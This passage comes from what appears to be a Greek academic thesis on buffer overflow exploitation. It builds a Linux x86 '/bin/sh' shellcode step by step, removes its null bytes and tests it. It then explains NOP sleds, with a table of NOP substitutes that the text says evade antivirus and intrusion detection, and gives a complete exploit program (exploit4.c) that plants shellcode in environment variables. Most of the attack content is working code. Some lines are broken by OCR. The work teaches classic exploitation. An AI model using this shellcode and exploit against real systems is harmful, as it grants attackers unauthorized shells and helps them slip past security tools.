την **Call**. Οι αποστάσεις σε Byte που θα υπολογιστούν για αυτά τα δύο ζεύγη εντολών θα μπουν σαν τιμές στις εντολές με το μπλε χρώμα και θα παράγουν το κώδικα του παραδείγματος 2.13. Στην συνεχεία αφού βρεθούν οι κατάλληλες τιμές για τις εντολές **Jmp** και **Call** το επόμενο βήμα είναι να γραφτεί το παρακάτω πρόγραμμα σε Assembly:

Παράδειγμα 2.13

```
                        /*shellcodeasm.c */

void main() {
__asm__("
        jmp 0x2a # 3 bytes
        popl %esi # 1 byte
        movl %esi,0x8(%esi) # 3 bytes
        movb $0x0,0x7(%esi) # 4 bytes
        movl $0x0,0xc(%esi) # 7 bytes
        movl $0xb,%eax # 5 bytes
        movl %esi,%ebx # 2 bytes
        leal 0x8(%esi),%ecx # 3 bytes
        leal 0xc(%esi),%edx # 3 bytes
        int $0x80 # 2 bytes
        movl $0x1, %eax # 5 bytes
        movl $0x0, %ebx # 5 bytes
        int $0x80 # 2 bytes
        call -0x2f # 5 bytes
        .string \"/bin/sh\" # 8 bytes
");
}
```

Αφού γίνει Compile το παραπάνω παράδειγμα αυτό που χρειάζεται είναι να εκτελεστεί με την βοήθεια του GDB και να πάρουμε την δεκαεξαδική του μορφή. Η **μορφή αυτή είναι «αναγκαίο κακό»** γιατί όπως εξηγείται και στο κεφάλαιο 1 είναι ο μόνος τρόπος να γραφτούν μέσα σε ένα σε ένα string χαρακτήρες που δεν αντιστοιχούν στον πίνακα ASCII. Το αποτέλεσμα που θα δει κανείς στο GDB είναι το δεκεξαδικό String του **παραδείγματος 1.7 από το κεφάλαιο 1**. Την δεκαεξαδική μορφή την παίρνουμε από τον GBD χρησιμοποιώντας την εντολή **x/bx main+3.**

Συνοψίζοντας όλα τα παραπάνω μέχρι στιγμής έχουν γίνει τα εξής: Αφαιρέθηκαν οι περιττές εντολές πριν από την κλήση του **interrupt execve** όπως για παράδειγμα η διαδικασία πρόλογου τις συνάρτησης **execve()**. Επίσης βρέθηκε η κατάλληλη θέση για το "/bin/sh" και ο τρόπος που ο κώδικας θα εκτελεστεί. Το μόνο που απομένει είναι να αφαιρεθούν από **το String τα επικίνδυνα μηδενικά**.

Όπως ειπώθηκε στο κεφάλαιο 1 τις περισσότερες φορές οι αδυναμίες Buffer Overflow οφείλονται σε συναρτήσεις που σαν μηχανισμό τερματισμού διαχείρισης ενός String έχουν τον χαρακτήρα μηδέν('\0'). Για να μην υπάρξει λοιπόν κίνδυνος να σταματήσει η μεταφορά του BOE String μέσα στο αδύναμο Buffer προκαλώντας αποτυχία του BOE πρέπει να αντικατασταθούν μερικές εντολές με κάποιες άλλες που θα έχουν τα ίδια αποτελέσματα χωρίς να περιέχουν μηδενικά. Ένας τρόπος εξάλειψης για την συγκεκριμένη περίπτωση παρουσιάζεται στο παρακάτω παράδειγμα.

Παράδειγμα 2.14

Αρχικές εντολές	**Εντολές αντικατάστασης**

`movb $0x0,0x7(%esi)`
molv $0x0,0xc(%esi)
	`xorl %eax,%eax`
	`movb %eax,0x7(%esi)`
	`movl %eax,0xc(%esi)`

`movl $0xb,%eax`	`movb $0xb,%al`

`movl $0x1, %eax`
`movl$0x0,%ebx`
	`xorl %ebx,%ebx`
	`movl %ebx,%eax`
	`inc %eax`


Με την αλλαγή των εντολών προκύπτει το String του *παραδείγματος 1.8* από το κεφάλαιο 1. Το τελικό βήμα πριν αυτό χρησιμοποιηθεί για να χτιστούν κάποια BOE είναι ένας τελικό test.

Παράδειγμα 2.15

```
char shellcode[] =
 "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0
b
  \x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xc
d
  \x80\xe8\xdc\xff\xff\xff/bin/sh";

main() {
   int *ret;
   ret = (int *)&ret + 2;
```

Αυτό το πρόγραμμα αλλάζει την RA που σώθηκε πριν την κλήση της main() **με την αρχή του String Shellcode[ ]**. Επιστέφοντας μετά το τέλος της main() αυτό που θα γίνει είναι να αρχίσει να εκτελείται ο ShellCode και να ανοίξει ένα νέο κέλυφος. Στο *Σχήμα 2.2* φαίνεται πώς θα εκτελεστεί ο ShellCode όταν αυτός σταθεί σε μία εφαρμογή θύμα ή μέσω του προγράμματος του *παραδείγματος 2.15*.



Η **Jump** με διεύθυνση μνήμης την απόσταση της εντολή το **Call** Η εντολή **POP** Οι υπόλοιπες εντολές του Shell Code Το string **"/bin/sh"** Η **Call** με διεύθυνση μνήμης την απόσταση της εντολή από το **pop** Η RET Address που θα αντικαταστήσει την RA Το αδύναμο Buffer Η σωσμένη τιμή του **EBP** Η RA της συνάρτησης που θα αντικατασταθεί. Περιοχή της στοίβας που ανήκει σε προηγούμενο Stack Frame.

Σχήμα 2.2

2.6 Το περιεχόμενο του Sledge

2.6.1 Γενικά

Μέχρι εδώ είδαμε πώς φτιάχνεται ένα ShellCode ή οποιοδήποτε άλλο Exploit όμως σε όλες τις περιπτώσεις ειπώθηκε, όπως και στο *κεφάλαιο 1*, ότι για να πετύχει το Exploit πρέπει να είναι γνωστή **ακριβώς η θέση που μνήμης** που θα βρεθεί η αρχή του Shell Code. Όπως εξηγείται και στο *κεφάλαιο 1* αν δεν αρχίσει να διαβάζεται ο ShellCode **ακριβώς από το πρώτο Byte** τότε είτε θα προκληθεί "**illegal operation"** είτε θα εκτελεστεί λάθος ο κώδικας. Προφανώς και στην δυο αυτές περιπτώσεις το BOE θα αποτύχει.

Αν υπάρχει **η δυνατότητα να βρεθεί ακριβώς** η διεύθυνση μνήμης που θα αρχίζει ο ShellCode τότε αυτή πρέπει να είναι και η τιμή του RET που θα χρησιμοποιηθεί ώστε να αντικαταστήσει την RA του προγράμματος. Υπό αυτές λοιπόν τις συνθήκες τα πράγματα είναι αρκετά απλά. Στις περισσότερες περιπτώσεις όμως τα πράγματα δεν είναι τόσο εύκολα και υπάρχει ανάγκη να χρησιμοποιηθεί κάποιο Sledge όπως περιγράφεται στο *κεφάλαιο 1*.

2.6.2 Πότε υπάρχει ανάγκη για το Sledge

Συνήθως η μνήμη που δεσμεύεται για μία εφαρμογή **δεν είναι πάντα στις ίδιες περιοχές μνήμης**. Ποίες θα είναι αυτές οι περιοχές εξαρτάται άμεσα από την κατάσταση του συστήματος. Για παράδειγμα όταν το σύστημα είναι σε μία κατάσταση «αδράνειας» για παράδειγμα όταν διαβάζουμε ένα κείμενο στο υπολογιστή χωρίς να κουνάμε την σελίδα τότε αν τρέξουμε μερικές φορές ένα πρόγραμμα είναι πολύ πιθανό αυτό να εκτελεστεί **χρησιμοποιώντας για την στοίβα του** τις ίδιες θέσεις μνήμης. Αντίθετα όταν ένα πρόγραμμα τρέχει συνεχώς όπως για παράδειγμα **μία υπηρεσία(Service)** τότε το πιθανότερο είναι ακόμα και όταν τρέχει η ίδια συνάρτηση οι θέσεις μνήμης της στοίβας που θα χρησιμοποιηθούν, να μην είναι οι ίδιες. Η διαφοροποίηση αυτή οφείλεται στο γεγονός ότι μία εφαρμογή χρειάζεται διαφορετική **ποσότητα** στοίβας όταν για παράδειγμα εξυπηρετεί ένα μόνο client και διαφορετικό όταν εξυπηρετεί πολλούς.

Εκτός από τον λόγο που περιγράφεται παραπάνω η **ανάγκη για Sledge συνήθως** υπάρχει για τον απλό λόγο που περιγράφεται και στο κεφάλαιο 1. Ο λόγος αυτός είναι **η δυσκολία να υπολογιστεί ακριβώς η θέση μνήμης** που θα χρησιμοποιηθεί σαν τιμή του RET γιατί τα περισσότερα προγράμματα δεν είναι Open Source άρα είναι ιδιαίτερα δύσκολο να βρεθεί με ακρίβεια ποία θα είναι αυτή η τιμή. Φυσικά όπως ειπώθηκε πολλές φορές λόγω του Flat Memory Addressing δεν θα είναι ιδιαίτερα μακριά από μία οποιαδήποτε τυχαία 32bit τιμή που θα επιλεγεί από την στοίβα. Για να λυθούν τα προβλήματα αυτό χρησιμοποιείται το Sledge.

2.6.3 Όταν το Sledge χρειαστεί

Στο *κεφάλαιο 1* παρουσιάζεται ένα πρόγραμμα (παράδειγμα 1.11) που όταν χρησιμοποιεί Sledge στο BOE που παράγει **έχει δραματική αύξηση** του ποσοστού επιτυχία του Exploit. Αυτό φαίνεται από τις προσπάθειες εκτέλεσης του BOE στο παράδειγμα 1.11 για δύο διαφορετικές περιπτώσεις μία χωρίς και μία με Sledge.


Το Sledge αποτελείται από ένα σύνολο εντολών που στην πράξη ο σκοπός του είναι να οδηγήσει τον EIP(Instruction Pointer) στο πρώτο Byte του Shell Code. Με αυτό τον τρόπο **δεν χρειάζεται να βρεθεί ακριβώς** η θέση που αρχίζει το ShellCode αλλά **μόνο η περιοχή** της στοίβας **που θα καταλαμβάνεται από το αδύναμο Buffer**. Όπως είπαμε και προηγουμένως η περιοχές αυτές μεταβάλλονται αναλόγως με τις συνθήκες που θα βρεθεί η εφαρμογή. Παράδειγμα εξάρτησης της περιοχής μνήμης που θα βρεθεί το Buffer ανάλογος με τις συνθήκες που επικρατούν στο σύστημα θα φανεί στο **κεφάλαιο 2** στην **παράγραφο 3.4**.

Για να μπορέσει να πετύχει το σκοπό του το Sledge πρέπει να έχει μία συγκεκριμένη συμπεριφορά. Η συμπεριφορά **το Sledge πρέπει να είναι τέτοια ώστε να απαλοίφει της αδυναμίες που προκαλεί στο BOE ο ShellCode** :

- Να **μην χρειάζεται** να βρεθεί ο EIP στην αρχή του Sledge ώστε να εκτελεστεί σωστά.

- Να μπορεί να βρεθεί ο EIP σε οποιοδήποτε τυχαίο σημείο μέσα στο sledge και αυτό να συνεχίσει να λειτουργεί κανονικά χωρίς καμία παρενέργεια.
- Να έχει κατάλληλο μέγεθος ώστε να αυξάνει την πιθανότητα της επιτυχίας του B.O.E.

Για να τα πετύχει όλα αυτά χρειάζεται να αποτελείται από εντολές που δεν θα επηρεάζουν το B.O.E String. Επίσης θα πρέπει να έχουν κατά προτίμηση το μέγεθος ενός Byte ώστε όπου και αν δείξει ο EIP μέσα στο Sledge να μην υπάρξει περίπτωση να προκληθεί illegal operation. Στο *παράδειγμα 1.11* χρησιμοποιήθηκε **η εντολή NOP** λόγω της ιδιαίτερης συμπεριφοράς της. Όπως εξηγείται και στο *κεφάλαιο 1* η NOP είναι μεγέθους ενός Byte και επιπλέον δεν επηρεάζει κανένα καταχωρήτη που ενδεχομένως η αλλαγή έστω και ενός από αυτούς θα προκαλούσε αποτυχία του BOE. Παρακάτω παρουσιάζονται περιπτώσεις επιτυχημένων και αποτυχημένων Sledge.



Σχήμα 2.3

Η παραπάνω περίπτωση δείχνει γιατί οι περισσότεροι Blackhats προτιμούν να χρησιμοποιούν το NOP από οποιαδήποτε άλλη εντολή. Εναλλακτικές εντολές του NOP που μπορούν να γεμίσουνε ένα Sledge φαίνονται στον παρακάτω πίνακα.

Μορφή HEX	Μορφή Assembly	*ASCII*	Άθροισμα από Bytes	Επικίνδυνα για αποτυχία του B.O.E.
\x50	push %eax	*P*	1	Μεγάλη
\x51	push %ecx	**Q**	1	Μεγάλη
\x52	push %edx	**R**	1	Μεγάλη
\x53	push %ebx	**S**	1	Μεγάλη
\x54	push %dsp	**T**	1	Μεγάλη
\x55	push %ebp	**U**	1	Μεγάλη
\x56	push %esi	**V**	1	Μεγάλη
\x57	push %edi	**W**	1	Μεγάλη
\x58	pop %eax	**X**	1	Μεγάλη

\x59	pop %ecx	**Y**	1	Μεγάλη
\x5a	pop %edx	**Z**	1	Μεγάλη
\x5b	pop %ebx	**[**	1	Μεγάλη
\x5d	pop %ebp	**]**	1	Μεγάλη
\x5e	pop %esi	**^**	1	Μεγάλη
\x5f	pop %edi	**_**	1	Μεγάλη
\x60	pusha	**`**	1	Μεγάλη
\x9b	fwait	Κανένας	1	Μεγάλη
\x9c	pushf	Κανένας	1	Μεγάλη
\x9e	safh	Κανένας	1	Μεγάλη
\x99	cltd	Κανένας	1	Καμία
\x96	xchg %eax,%esi	Κανένας	1	Καμία
\x97	xchg %eax,%edi	Κανένας	1	Καμία
\x95	xchg %eax,%ebp	Κανένας	1	Καμία
\x93	xchg %eax,%ebx	Κανένας	1	Καμία
\x91	xchg %eax,%ecx	Κανένας	1	Καμία
\x90	**NOP**	**Κανένας**	**1**	**Καμία**
\xc1\xe8\x42	shr N,%eax	Κανένας	**3**	Μικρή – Μεσαία
\x4d	dec %ebp	M	1	Καμία
\x6b\xc0\x42	imul N,%eax	Κανένας	**3**	Μικρή – Μεσαία
\x48	dec %eax	H	1	Καμία
\x33\xc0	xor %eax,%eax	Κανένας	**2**	Μικρή – Μεσαία
\x47	inc %edi	G	1	Καμία
\x4f	dec %edi	**O**	1	Καμία
\x8c\xc0	mov %es,%eax	Κανένας	**2**	Μικρή – Μεσαία
\x41	inc %ecx	A	1	Καμία
\x37	aaa	**7**	1	Μικρή – Μεσαία
\x3f	aas	**?**	1	Καμία
\x97	xchg %eax,%edi	Κανένας	1	Καμία
\x46	inc %esi	F	1	Καμία
\x4e	dec %esi	**N**	1	Καμία
\xf8	clc	Κανένας	1	Καμία
\x92	xchg %eax,%edx	Κανένας	1	Καμία
\xfc	cld	Κανένας	1	Καμία
\x87\xdb	xchg %ebx,%ebx	Κανένας	1	Καμία
\x98	cwtl	Κανένας	1	Καμία
\x27	daa	**Το κενό**	1	Καμία
\x87\xc9	xchg %ecx,%ecx	Κανένας	**2**	Μικρή – Μεσαία
\x9f	lahf	Κανένας	1	Καμία
\x87\xd2	xchg %edx,%edx	Κανένας	**2**	Μικρή – Μεσαία
\xf9	stc	Κανένας	1	Καμία
\x83\xf0\x42	xor N,%eax	Κανένας	**3**	Μικρή – Μεσαία
\x4a	dec %edx	J	1	Καμία
\x8c\xe0	mov %fs,%eax	Κανένας	**2**	Μικρή – Μεσαία
\x44	inc %esp	D	1	Καμία
\xc1\xc0\x42	rol N,%eax	Κανένας	**3**	Μικρή – Μεσαία
\x42	inc %edx	B	1	Καμία
\x83\xfb\x42	cmp N,%ebx	Κανένας	**3**	Μικρή – Μεσαία
\x85\xc0	test %eax,%eax	Κανένας	**2**	Μικρή – Μεσαία
\xc1\xc8\x42	ror N,%eax	Κανένας	**3**	Μικρή – Μεσαία
\x43	inc %ebx	C	1	Καμία
\x83\xc8\x42	or N,%eax	Κανένας	**3**	Μικρή – Μεσαία
\x83\xe8\x42	sub N,%eax	Κανένας	**3**	Μικρή – Μεσαία
\x4b	dec %ebx	K	1	Καμία
\x83\xfa\x42	cmp N,%edx	Κανένας	**3**	Μικρή – Μεσαία
\xf7\xd0	not %eax	Κανένας	**2**	Μικρή – Μεσαία
\x83\xf9\x42	cmp N,%ecx	Κανένας	**3**	Μικρή – Μεσαία
\x8c\xe8	mov %gs,%eax	Κανένας	**2**	Μικρή – Μεσαία
\xf5	cmc	Κανένας	1	Καμία
\x83\xe0\x42	and N,%eax	Κανένας	**3**	Μικρή – Μεσαία

\xb0\x42	mov N,%eax	Κανένας	**2**	Μικρή – Μεσαία
\x45	inc %ebp	E	1	Καμία
\x83\xf8\x42	cmp N,%eax	Κανένας	**3**	Μικρή – Μεσαία
\x4c	dec %esp	L	1	Καμία
\x83\xc0\x42	add N,%eax	Κανένας	**3**	Μικρή – Μεσαία
\x83\xe8\x42	sub N,%eax	Κανένας	**3**	Μικρή – Μεσαία
\x4b	dec %ebx	K	1	Μικρή – Μεσαία
\x83\xfa\x42	cmp N,%edx	Κανένας	**3**	Μικρή – Μεσαία

Σε αυτό τον πίνακα όλες αυτές οι εντολές μπορούν να χρησιμοποιηθούν για να γεμίσουν το Sledge. Στον πίνακα αυτό η τελευταία στήλη δείχνει πόσο επικίνδυνο είναι να χρησιμοποιηθεί κάθε μία από αυτές τις εντολές μέσα στο Sledge. Η επικινδυνότητα όπως φαίνεται στον πίνακα είναι μηδενική όταν χρησιμοποιείται η NOP ενώ στις άλλες εντολές η επικινδυνότητα αυξάνεται αναλόγως με το μέγεθος τους (σε Byte) ή τις επιπτώσεις που έχει η χρήση τους στο σύστημα.

ΠΑΡΑΤΗΡΗΣΕΙΣ

1. Οι εντολές του πίνακα σε μερικές περιπτώσεις είναι μεγαλύτερες του ενός Byte κάτι που έρχεται σε αντίθεση με αυτά που ειπώθηκαν αρχικά που αφορά την αποφυγή της πρόκλησης του **"illegal Operation"**. Σε πολλές περιπτώσεις όμως είναι δυνατόν κάτω από ειδικές συνθήκες να χρησιμοποιηθούν τέτοιες εντολές. Στις περιπτώσεις αυτές αρκεί να εξασφαλιστεί από την συμπεριφορά της εφαρμογής ότι ο χώρος που θα δεσμεύεται στην στοίβα θα είναι τέτοιος ώστε η αρχή της κάθε εντολής του Sledge να πέφτει σε αποστάσεις που μεταξύ τους διαιρούνται ακριβώς με το μήκος της τιμής του Buffer και με το 4(το σύνολο των Byte που αφαιρούνται ή προσθέτονται με κάθε POP και PUSH αντίστοιχα).

2. Οι εντολές του πίνακα που η χρήση τους προκαλεί μεγάλο ρίσκο για την επιτυχία του BOE είναι εντολές του ενός Byte αλλά προκαλούν μεγάλο ρίσκο κατά την χρήση τους γιατί προκαλούν μεταβολές στην στοίβα. Ενδεχόμενος οι μεταβολές αυτές να προκαλέσουν την αποτυχία του Exploit. Για παράδειγμα όταν χρησιμοποιείται η pop υπάρχει πιθανότητα να κατέβει ο EIP **στην μέση του ShellCode**. Αυτό όμως θα έχει σαν αποτέλεσμα όταν θα εκτελεστεί η Call εντολή μέσα στον ShellCode ο EIP που θα σωθεί αντί να γραφτεί πάνω από την εντολή Jump θα γραφτεί πάνω σε μία εντολή του ShellCode οδηγώντας το ShellCode σε αποτυχία.

Το πιθανότερο είναι να αναρωτηθεί κανείς ποιος είναι ο λόγος να χρησιμοποιηθεί κάποια άλλη εντολή για το Sledge εκτός από το NOP εφόσον αυτή η εντολή καλύπτει απόλυτα τον σκοπό του. Η απάντηση γίνεται κατανοητή στο **Β μέρος** αυτής της πτυχιακής που μιλάει για μεθόδους εντοπισμού τέτοιων επιθέσεων πού βασίζονται σε Buffer Overflow Vulnerabilities. Ο λόγος λοιπόν είναι ότι **οι παραλλαγές του NOP** χρησιμοποιούνται ***για να μπορούν τα BOE να μην γίνονται αντιληπτά από διάφορους μηχανισμούς εντοπισμού*** τέτοιων επιθέσεων. Τέτοιοι μηχανισμοί είναι τα **Anti-Virus** τα **NIDS** αλλά και οποιοσδήποτε άλλος παρόμοιος μηχανισμός. Τέλος όπως περιγράφεται και παρακάτω οι παραλλαγές του NOP χρησιμοποιούνται όταν χρειάζεται να παρακαμφθούν κάποιοι μηχανισμοί φιλτραρίσματος της ίδιας της εφαρμογής.

2.7 Ειδικές συνθήκες που πρέπει να αντιμετωπίσει το BOE

Πριν προχωρήσουμε στις μεθόδους εντοπισμού αλλά και στους τρόπους παράκαμψης των μεθόδων αυτών θα περιγράψουμε ορισμένες ιδικές συνθήκες που μπορεί να αντιμετωπίσει ένα Β.Ο.Ε από την ίδια την εφαρμογή ή από το περιβάλλον που τρέχει αυτή η εφαρμογή. Οι δύο ποίο συνηθισμένες περιπτώσεις συνθηκών που πρέπει να αντιμετωπίσει το BOE είναι :

1. Όταν το **αδύναμο Buffer** είναι μικρό.
2. Όταν η ίδια η εφαρμογή κάνει κάποιο φιλτράρισμα στους χαρακτήρες του String πριν το αντιγράψει στο Buffer.

2.7.1 Όταν το Buffer είναι μικρό

Σε πολλές περιπτώσεις το πρόβλημα που πρέπει να αντιμετωπιστεί είναι το **μικρό** μέγεθος του Buffer στο οποίο θα μπει το **B.O Exploit**. Στις περιπτώσεις αυτές πρέπει να διαχωριστεί το κομμάτι του B.O.E που περιέχει την ακολουθία των RET από το υπόλοιπο SubString δηλαδή το ShellCode μαζί με το Sledge. Σε άλλες περιπτώσεις αντικαθιστάτε ο ShellCode με ένα άλλο μικρότερο κώδικα που κατεβάζει από το δίκτυο τον ShellCode και στην συνέχεια τον εκτελεί. Η τελευταία τεχνική συνήθως χρησιμοποιείται στα windows.


Προς το παρών θα παρουσιαστεί η περίπτωση που το Sledge με τον ShellCode θα πρέπει να διαχωριστούν σε δύο διαφορετικές περιοχές στην στοίβα. Στην περίπτωση αυτή το Buffer υπερχειλίζεται μόνο με την RET η οποία αυτή την φορά θα δείχνει στην περιοχή που θα βρίσκεται το υπόλοιπο BOE και όχι στην περιοχή που εντοπίζεται το Buffer όπως συμβαίνει συνήθως. Το που θα τοποθετηθεί το **υπόλοιπο BOE** εξαρτάτε άμεσα από την εφαρμογή. Αν για παράδειγμα υπάρχουν και αλλά Buffer διαθέσιμα και προσβάσιμα μέσο παραμέτρων τότε αυτά χρησιμοποιούνται. Για παράδειγμα μπορούν αν χρησιμοποιηθούν **οι Environment Variables**.

Στο παράδειγμα που ακολουθεί χρησιμοποιείται η περιοχή μνήμης που καταλαμβάνουν οι **Environment Variables** σαν ο χώρος που θα μπει το **υπόλοιπο BOE**. Προϋπόθεση για να δουλέψει ο παρακάτω κώδικας είναι να υπάρχει πρόσβαση στις Environment Variables που θα βρίσκονται κοντά στο πρόγραμμα. Για να γίνει ποίο κατανοητό το τελευταίο υπενθυμίζεται ότι όταν ένα πρόγραμμα αρχίζει να εκτελείται τότε οι Environment Variables σώζονται στην κορυφή της στοίβας και πάνω από ταύτες θα μπουν όλες οι υπόλοιπες πληροφορίες που θα χρειαστούν ώστε να εκτελεστή ο κώδικας. Συνεπώς αυτή η περιοχή μνήμη είναι προσβάσιμη από το πρόγραμμα έτσι αν εκεί βρίσκεται ο ShellCode μπορεί εύκολα να στραφεί η ροή του προγράμματος προς τον κώδικα αυτό γεμίζοντας το Buffer με την κατάλληλη RET. Το παρακάτω πρόγραμμα (παράδειγμα 2.16) είναι ουσιαστικά μία εξελιγμένη μορφή του *παραδείγματος 1.11*.

Παράδειγμα 2.16

```
                        /*C code - exploit4.c */
#include <stdlib.h>
#define DEFAULT_OFFSET 0
#define DEFAULT_BUFFER_SIZE 512
#define DEFAULT_EGG_SIZE 2048
#define NOP 0x90
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";
unsigned long get_esp(void) {
   __asm__("movl %esp,%eax");
}
void main(int argc, char *argv[]) {
  char *buff, *ptr, *egg;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i, eggsize=DEFAULT_EGG_SIZE;
  if (argc > 1) bsize = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);
  if (argc > 3) eggsize = atoi(argv[3]);
  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }
  if (!(egg = malloc(eggsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }
  addr = get_esp() - offset;
  printf("Using address: 0x%x\n", addr);
  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;
  ptr = egg;
  for (i = 0; i < eggsize - strlen(shellcode) - 1; i++)
    *(ptr++) = NOP;
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];
  buff[bsize - 1] = '\0';
  egg[eggsize - 1] = '\0';
  memcpy(egg,"EGG=",4);
  putenv(egg);
  memcpy(buff,"RET=",4);
  putenv(buff);
  system("/bin/bash");
}
```

Στο παρακάτω ***σχήμα 2.4*** φαίνεται η λειτουργία της στοίβας του παραδείγματος 2.16:



	Sledge συμπληρωμένο από NOP ή άλλη εντολή ενός Byte
	Τα Byte της RA που θα αντικατασταθεί
	Ο EBP που είναι αποθηκευμένος στην στοίβα
	Το μικρό Vulnerable Buffer
	Ο Shell Code
	Οι **Environment Variables**
	Οι παράμετροι της συνάρτησης.
	RET που θα δείχνει στην περιοχή των **Environment Variables**

Σχήμα 2.4

2.7.2 Παράκαμψη Φίλτρων της εφαρμογής

Σε πολλές περιπτώσεις πριν τοποθετηθεί στο Buffer προς εκμετάλλευση η εφαρμογή κάνει ένα φιλτράρισμα στους χαρακτήρες που θα μπουν μέσα στο Buffer. Η ανάγκη του φιλτραρίσματος και τι ακριβός θα κάνει αυτό εξαρτάτε απόλυτα από την ίδια την εφαρμογή. Για παράδειγμα αν ένα Buffer χρησιμοποιείται για να κρατήσει μόνο τους εκτυπώσιμους χαρακτήρες ενός string τότε κάποιο φίλτρο θα πρέπει να χρησιμοποιηθεί για να αφαίρεση τους μη εκτυπώσιμους. Αυτό όμως θα έχει σαν αποτέλεσμα να καταστραφεί το BOE String πριν αποθηκευτεί στο αδύναμο Buffer έτσι αν και μπορεί να προκαλέσει υπερχείλιση δεν θα καταφέρει να πετύχει τον σκοπό του.

